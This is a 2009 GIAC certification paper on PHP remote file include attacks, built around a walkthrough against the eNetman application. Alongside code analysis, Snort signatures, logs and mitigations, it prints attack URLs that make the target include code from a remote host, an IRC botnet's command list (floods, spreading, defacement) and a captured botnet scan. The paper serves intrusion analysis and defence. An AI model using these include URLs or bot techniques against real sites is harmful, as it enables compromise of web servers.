Global Information Assurance Certification Paper

A Multi-Perspective View of PHP Remote File Include Attacks

GIAC (GCIA) Gold Certification

Author: Dennis Schwarz, dschwarz@secureworks.com
Adviser: Brent Deterding

Accepted: November 2nd 2009

Abstract

If you look at the logs of just about any production web server, you are bound to find signs of a remote file include (RFI) attack. It is easy to disregard them as low hanging Internet broadscan noise, but attackers would not be scanning the Internet for vulnerable hosts if they were not also successfully exploiting them. This paper describes the mechanics of a RFI attack by doing a code analysis and an attack walk through on a vulnerable application. Detecting an attack is discussed by writing sample IDS signatures and looking at related log files. The threat landscape is examined by taking a look at the tools attackers use to find and exploit vulnerable hosts—this is coupled with an actual attack transcript from a monitored RFI botnet. Multiple mitigation techniques are discussed ranging from secure programming practices to defenses at the network layer.

1. Introduction

As an Intrusion Analyst, you see a lot of traffic. One of the main techniques for dealing with thousands of security events a day and to distinguish what indications and warnings need to be escalated for incident handling is to recognize patterns. You group traffic into categories such as malware outbreaks, authorized penetration testing, brute force attacks, misconfigurations, and port scans. One such category is remote file include (RFI) attacks. Given their pervasiveness, RFI attacks are hard to miss. Analysts easily fingerprint RFI attacks, revealing valuable statistics and promoting further research. RFI attacks are not new or unpopular. The Milw0rm exploit archive (Milw0rm, 2009) contains around 580 different exploits that have "RFI" or "Remote File Include" in their title. They hold a place on the SANS Top-20 Security Risks of 2007 (SANS Institute, 2007) and also supply their fair share to the "Malicious File Execution" category which is number 3 on OWASP's Top 10 web applications vulnerabilities for 2007 (van der Stock, Williams, & Wichers, 2008).

This paper will take a multi-perspective view of remote file include attacks, specifically those exploiting weaknesses in PHP web applications--as the scripting language has allowed a large number of vulnerabilities to be created. We will cover the mechanics of RFI attacks before detailing the perspective of both analysts and attackers.

2. What is a Remote File Include Attack?

An easy way to understand RFI attacks is to step through an actual attack against a vulnerable application. Looking through released exploits, we stumble across eNetman (Jaheem, 2007). "eNetman is a network asset management Web application written in PHP with a MySQL backend. Its intended use is to maintain a structured list of servers that can be cross referenced by location, manufacturer, vendor, CPU, and OS (edahs, 2008)." Besides being a system administration tool, eNetman is also vulnerable to a RFI attack. Figure-1a is a screenshot of the application running as normal and Figure-1b is a screenshot of it after code has been remotely included into it.



Figure 1a: eNetman running normally



Figure-1b: eNetman after code has been remotely included

Two things stand out in Figure-1b: the first being the giant "hacked" embedded into the site and the second being the URL, http://victim/enetman/html/index.php?page=http://remote/include_me.txt. The former was produced because eNetman executed the code contained in include_me.php, Figure-2, that is hosted on a remote web server.

```
<?php
echo "<h1>hacked</h1>";
?>
```

Figure-2: include_me.txt PHP code

Before moving on to how that happened, let us break the URL down into its pieces. We are requesting the "/enetman/html/index.php" file, which is the vulnerable script, from the "victim" web server. We are also passing the "page" parameter with a value of "http://remote/include_me.txt".

3. What Does a Remote File Include Vulnerability Look Like?

PHP like other languages has an include directive that allows you to include and execute code from another file. For example, the code in Figure-3b includes and executes the code of Figure-3a as is seen in the output.

<?php echo "I'm from 3a "; ?>	<?php include '3a.php'; echo "-- I'm from 3b"; ?>
Output: I'm from 3a	Output: I'm from 3a -- I'm from 3b
Figure-3a: 3a.php code	Figure-3b: 3b.php code

Pending a few configurations, which we discuss in the mitigation section, PHP allows two language components to come together and allow an attack. The first component allows the include directive to include files from a remote web server. The second allows a HTTP request to manipulate uninitialized internal variables via the parameters passed--depending on the application, this component is not always required, but a majority of exploits depend on this. In a web application, one way data is passed to a script is by sending a parameter name and value in the URL. This parameter and the data it contains is associated and accessed via a variable inside the script. In PHP, variables do not have to be initialized before they are used. PHP assigns uninitialized parameters to variables of the same name.

4. eNetman Code Analysis

```
22  if(!$page){
23          $page="data.php";
24  }
101  <? include $page; ?>
```

Figure-4: index.php excerpt

Figure-4 shows the code within eNetman that allows the attack. In lines 22 and 23 the "page" variable is only initialized if it does not contain any data. In the attack case, referenced in the URL break down provided earlier, the parameter is supplied and therefore initializes the "page" variable. On line 101, the attacker controlled “page” variable is remotely included.

5. Intrusion Analyst Meets a Remote File Include Attack

An Intrusion Analyst will look for signs of an RFI attack in two log sources: The first being an IDS event (Snort in our case) and the second being the application logs from a web server. Before Snort begins generating logs for an attack it needs to know what to look for. Figure-5 is a simple Snort signature developed to detect a RFI on eNetman.

```
alert tcp any any -> any 80 (msg:"eNetman page RFI Attempt"; \
flow:established,to_server; content:"GET "; depth:4; \
uricontent:"/enetman/html/index.php?"; uricontent:"page="; \
pcre:"/page=\s*http\:\//U"; flowbits:set,rfi; sid:200902060;)
```

Figure-5: Snort signature to detect an eNetman RFI attack

This signature matches on any client to server traffic to TCP port 80 (HTTP) that contains a HTTP GET request for "/enetman/html/index.php" and is trying to pass a URL in the "page" parameter. Since passing an absolute URL parameter to this application is not a legitimate use case, we can be certain that a hit on this signature indicates a RFI attempt. To determine whether an attacker is trying to exploit the application, the analyst will have to examine the Snort log files for an indication such as the example log entry in Figure-6—example attack against a

demonstration web server running eNetman on February 6th, 2009.

02/06-23:55:46.266294 [**] [1:200811160:0] **eNetman page RFI Attempt** [**] [Priority: 0] {TCP} **attacker**:44481 -> **victim:80**
02/06-23:55:46.266294 0:21:5C:15:B9:B7 -> 0:F:1F:79:26:41 type:0x800 len:0x1E0
attacker:44481 -> victim:80 TCP TTL:64 TOS:0x0 ID:20404 IpLen:20 DgmLen:466 DF
AP Seq: 0x118FAD54 Ack: 0xAFFB7B4E Win: 0x4000 TcpLen: 32
TCP Options (3) => NOP NOP TS: 712001896 4094752532
GET /enetman/html/index.php?page=http://remote/include_me.txt
HTTP/1.1..Host: victim..User-Agent: Mozilla/5.0 (X11; U; OpenBSD
i386; en-US; rv:1.9.0.1) Gecko/2008081302 Firefox/3.0.1..Accept
: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8..Accept-Language: en-us,en;q=0.5..Accept-Encoding: gzip,deflat
e..Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7..Keep-Alive: 3
00..Connection: keep-alive....

Figure-6: Example Snort log of an eNetman RFI attack

A defense-in-depth architecture maintains multiple sources and levels of logging. In this case, an analyst can also examine web server application logs for signs of an attack. For example, Figure-7 shows an attack log entry from a demonstration Apache web server running eNetman on February 7th, 2009. The entry says that "attacker" requested the specified URL with a clear indication of abuse. The web server returned a status code of “200” to the client, indicating a successful request.

attacker - - [07/Feb/2009:00:00:04 -0600] "**GET /enetman/html/index.php?page=http://remote/include_me.txt** HTTP/1.1" **200** 2425

Figure-7: Apache log entry of an eNetman RFI attack

The HTTP status code in conjunction with the first eNetman Snort rule allows an additional signature to be developed that provides a further indication that an attack was

successful. When the first rule fires it sets a variable called "rfi". Figure-8 checks to see if this variable is set, meaning an RFI attempt has been made; it also checks whether the response code returned by the server indicated a successful request.

```
alert tcp any 80 -> any any (msg:"Successful RFI Attempt!"; \
flow:established,to_client; content:"200 OK"; \
flowbits:isset,rfi; sid:20090208;)
```

Figure-8: Snort signature to detect successful eNetman RFI attack

6. Malicious Payloads Seen in the Wild

Attackers will use a derivative of Figure-9, called id.txt, as their first include. id.txt is a simple script that gathers system statistics: operating system name and version, web server software name and version and the user it is running as, what directory the application is running in, system uptime, drive space information and it also contains an identifier, in this example "rfiScan". Figure-9 shows the output of id.txt being included on a demonstration web server running eNetman in February 2009. Besides information leakage, the included file seems somewhat benign compared to possible payloads, but we will see how id.txt is just the tip of the RFI iceberg.



Figure-9: id.txt code being included into eNetman

RFI file names have a slight twist to them. Most of them will have a .txt (text file) extension or no extension at all. They will not have a .php (PHP script) extension even though they contain PHP. The reason for this is when a file with a .php extension is requested from a web server with PHP functionality the server will process the code and display the output of the script. For an RFI attack to work, the actual raw code needs to be delivered. The non-php extension allows this to happen.

7. Remote File Include Scanner

How do attackers find vulnerable sites? With the amount of Internet-wide RFI scanning it is safe to assume attackers have developed automated tools to scan and exploit. Since we now understand how RFI attacks exploit applications, we will look at a scanner. To start, let us look at its capabilities, Figure-10.

```
#You can use the following commands :
#!bot @portscan <ip>
#!bot @nmap <ip> <beginport> <endport>
#!bot @back <ip><port>
#!bot @udpflood <ip> <packet size> <time>
#!bot @tcpflood <ip> <port> <packet size> <time>
#!bot @httpflood <site> <time>
#!bot @linuxhelp
#!bot @rfi <vuln> <dork>
#!bot @system
#!bot @milw0rm
#!bot @logcleaner
#!bot @deface
#!bot @spread <rfi = for example www.mywebsite.com/index.php?= >
#!bot @sendmail <subject> <sender> <recipient> <message>
#!bot @join <#channel>
#!bot @part <#channel>
#!bot @help
```

#!bot cd tmp for example #!bot !eval <code= for example :@nickname>
Figure-10: RFI Scanner commands

This scanner is a Perl based IRC bot with an RFI scanning module. Looking at the scanner's code, Jose Nazario's Arbor Net blog post on RFI botnets rings true: "Quite the sloppy set up, very much slapped together. The code could use a good refactoring, as well; it has a lot of cut and paste going on. Crude but effective (Nazario, 2008)." The RFI scanning module has the standard suite of commands that you would find on a malicious bot: DoS components, a remote command line interface, an email relay for spam or phishing campaigns, and a port scanning module.

The "rfi" command expects two arguments: the first is the bug to use, for our test application the bug would be "/enetman/html/index.php?page=." The second argument is what is known as a "dork". A dork is a search string fingerprint of the application that an attacker feeds to a search engine to get a list of potential victims. An example dork for our test application would be "eNetman" and a more involved dork for another RFI vulnerability would be something like "inurl:/com_chronocontact (Crackers_Child, 2008])." An attacker can configure the scanner to use different search engines such as Google, MSN, Yahoo, and AOL. We will focus on the Google scanning code.

The Google module searches multiple country specific Google sites in multiple languages. It iterates through the various country/language combinations and sends a search query for the dork. The scanner then parses out any Google and duplicate sites. After it has a site list, it sends a RFI attempt to each one with an id.txt payload similar to the one described before. To determine if a site was exploited, it searches through the returned site for an identifying sentinel that would have been included. During the scan, statistics and found hosts are displayed in the botnet's IRC channel. If a vulnerable host is found, the attackers have full control via the RFI vulnerability.

8. Remote File Include Botnet

To provide a more solid example of a scan, here is an IRC session captured from a monitored RFI botnet in February of 2009. While this is not the exact same scanner or bug described above, the concept is the same.

<NeO972_0u7> !rfi /?cmd&file= "index.php?cmd=10" -p 50

It starts when an attacker, using a nickname of NeO972_0u7, executes a scan.

<[racrew][676]> [*] RFI Scan started -> 50 sites/process
<[racrew][676]> [+] Bug: /?cmd&file=
<[racrew][676]> [+] Dork: "index.php?cmd=10"

An IRC controlled RFI scanner, nickname of [racrew][676], initializes the bug to exploit and the dork to search for.

<[racrew][676]> [!] Banned by Google Engine, BYPASS started !
<[racrew][676]> [~] >YAHOO : 0 > "index.php?cmd=10"
<[racrew][676]> [~] >ALLTHEWEB : 3285 > "index.php?cmd=10"
<[racrew][676]> [~] >ALTAVISTA : 630 > "index.php?cmd=10"
<[racrew][676]> [~] >MSN : 2742 > "index.php?cmd=10"
<[racrew][676]> [~] >GOOGLE : 0 > "index.php?cmd=10"
<[racrew][676]> [~] >UOL : 624 > "index.php?cmd=10"
<[racrew][676]> [~] >LYCOS : 1584 > "index.php?cmd=10"

Next the search engine results for the dork are displayed. The scanner has a feature that detects and tries to bypass Google's automated search restriction. Looking at the return count for Google, it does not look like it worked.

<[racrew][676]> [*] >EXPLOITABLES: 3029 "index.php?cmd=10"

Dennis Schwarz

After parsing out duplicates and search engine related links; the scanner has around 3000 potential victims.

<[racrew][676]> [+] ExPLoItIng STARTED !!
<[racrew][676]> [%] _/ Exploiting 100 / 3029
<[racrew][676]> [%] _/ Exploiting 200 / 3029
<[racrew][676]> [%] _/ Exploiting 300 / 3029

The scanner tries the include and then searches for its identifying mark.

<[racrew][676]> (safe: ON) (os:)
http://www.victim.ee/rater//?cmd&file=http://www.include.org/2007.gif??
<[racrew][676]> (uname -a)
<[racrew][676]> (hdd space) free: () used: () tot: ()
<[racrew][676]> (safe: ON) (os:)
http://www.victim.ee/rater//?cmd&file=http://www.include.org/2007.gif??
<[racrew][676]> [+] Trying to spread ..

This output indicates a possible compromise. The included file has a .gif extension, which is an evasion attempt to make it look like a graphic being fetched. A look inside the file verifies it is PHP code. The system statistics are not filled in as would be expected from the id.txt, but this is because a PHP shell is being included instead of the statistics script.

<[racrew][676]> [-] RFI Scan finished > "index.php?cmd=10"
<[racrew][676]> [)] # Coded by Osirys

The scanner finishes the scan and waits for the next one.

9. Remote File Include Drop Sites

Dennis Schwarz

Depending on how the web server hosting the RFI payloads is configured, some will have directory listing enabled that can reveal an attacker's cache of tools. Besides the expected id.txt files and scanners, here is a list of common attack tools hosted on these sites:

pBot: This is a basic PHP IRC bot that provides command line access to the device and a DoS module. A majority of the RFI scanners are written in Perl and cannot be directly included via a PHP vulnerability. pBot can be used as a middle man to upload additional tools to a victim.

IRC Eggdrop Bot: These are scriptable IRC bots that are not necessarily malicious. Further research is required to determine whether attackers are using these as normal IRC bots or if the scripts are being used for nefarious purposes.

PHP Shell: Along with pBot, some kind of PHP based shell interface to the host is usually included. The shell provides an easy to use GUI interface for controlling the device and for initiating various mischief. Figure-11 shows an example of what a PHP shell looks like when included on a demonstration web server running eNetman.



Figure-11: PHP shell being included into eNetman (February, 2009)

Exploit Archives: The exploits are usually already compiled into binaries--either the attackers did not want to leak the source code or they only had access to the binaries themselves. They are loosely organized into what operating system and version the binaries take advantage of, but they do not contain detailed information on what the actual vulnerabilities are. These are used to escalate the attacker's privileges or just as a storage location for future attacks.

Phishing Site: As noted in TippingPoint DVLab's blog post on RFIs, "Gone are the days when attackers deface a site to gain notoriety. These days, the focus is squarely on making money (Dausin, 2008)" Phishing sites are commonly hosted at these drop sites as well.

10. Mitigating Remote File Include Vulnerabilities

Dennis Schwarz

As with most security vulnerabilities, proper data validation and other secure programming idioms will go far. While secure programming is beyond the scope of this paper, Figure-12 shows how eNetman was patched.

Index.php:

```
22  if((!$page) || (!file_exists($REAL_PATH/$page))){
23          $page="data.php";
```

config.php:

```
7  $REAL_PATH="/var/www/localhost/htdocs/enetman";
```

Figure-12: eNetman's RFI vulnerability patch

In the latest version, there is now an additional check to verify that the included script is known and in an authorized directory. This prevents an attacker from trying to sneak in an arbitrary file.

While fixing the vulnerability in the software is the best solution, it is not always a possibility. PHP is a very configurable scripting language and provides the following variables that can be changed in the php.ini configuration file to help prevent remote file includes:

register_globals: This variable controls whether arbitrary variables can be injected into a script via a URL parameter.

allow_url_include: This variable controls whether include statements allow URLs.

Both of these variables should be turned off. Newer versions of PHP do set these to off by default, but there is no shortage of sites that disregard the warnings and have them set.

Sometimes the security and usability of an application conflict, and an all or nothing approach is not acceptable. The Hardened-PHP Project provides a software package called Suhosin:

> Suhosin is an advanced protection system for PHP installations. It was designed to protect your servers on the one hand against a number of well-known problems in PHP applications and on the other hand against potential unknown vulnerabilities within these applications or the PHP core itself (Esser, 2007).

One of the many features is white/blacklisting support—sort of like a RFI firewall. This allows application specific files that need to be stored remotely to be explicitly allowed, while at the same time limiting application exposure to the malicious elements.

TippingPoint DVLab's blog post on RFIs provides another mitigation technique that extends the white/black list concept from the application layer to the network later:

> Simply put, outbound requests from your DMZ to the internet should be blocked if possible. This is very important for preventing the spread of viruses and sensitive information. This is also one of the best ways to prevent your site from being compromised via a file include attack since the attacker does not have the ability to directly retrieve malicious code from the internet (Dausin, 2008).

11. Conclusion

We have seen the what and the how of remote file include attacks. We have looked at them from both a defensive and offensive perspective. What we didn't answer in detail is what the attackers are doing with the RFI botnets. Are they collecting hosts for denial of service drones, spam relay sites, hosting for phishing sites or selling the access off to other members of the Internet underground? Answering these types of questions requires additional research to track and watch these botnets. Even with the increased awareness of these issues in the security and web programming fields, remote file include vulnerabilities and people willing to take advantage of them are not going away anytime soon.

12. References

Crackers_Child. (2008, Jan 30). Joomla component chronoforms 2.3.5 RFI vulnerabilities. Retrieved from milw0rm: http://www.milw0rm.com/exploits/5020

Dausin, M. (2008, Feb 12). PHP file include attacks (part 2 of 4). Message posted to http://dvlabs.tippingpoint.com/blog/2008/02/12/php-file-include-attacks-part-2-of-4

Dausin, M. (2008, Feb 19). PHP file include attacks (part 3 of 4). Message posted to http://dvlabs.tippingpoint.com/blog/2008/02/19/php-file-include-attacks-part-3-of-4

edahs. (2008, Jan 3). Project details for enetman. Retrieved February 9, 2009, from freshmeats.net: http://freshmeat.net/projects/enetman/

Esser, S. (2007). What is suhosin? Retrieved February 9, 2009, from Hardened-PHP Project: http://www.hardened-php.net/suhosin/index.html

Jaheem. (2007, Sep 3). eNetman - The enhanced network manager remote file inclusion. Retrieved from milw0rm: http://www.milw0rm.com/exploits/4356

milw0rm. (2009, Jan 27). Milw0rm archive. Retrieved January 27, 2009, from http://www.milw0rm.com/sploits/milw0rm.tar.bz2

Nazario, J. (2008, Nov 19). Inside a RFI botnet. Message posted to http://asert.arbornetworks.com/2008/11/inside-an-rfi-botnet/

SANS Institute. (2007, Nov 28). SANS top-20 2007 security risks. Retrieved February 9, 2009, from SANS Institute: http://www.sans.org/top20/

van der Stock, A., & Williams, J., & Wichers, D. (2008, Sep 28). Top 10 2007. Retrieved February 9, 2009, from OWASP: http://www.owasp.org/index.php/Top_10_2007

Dennis Schwarz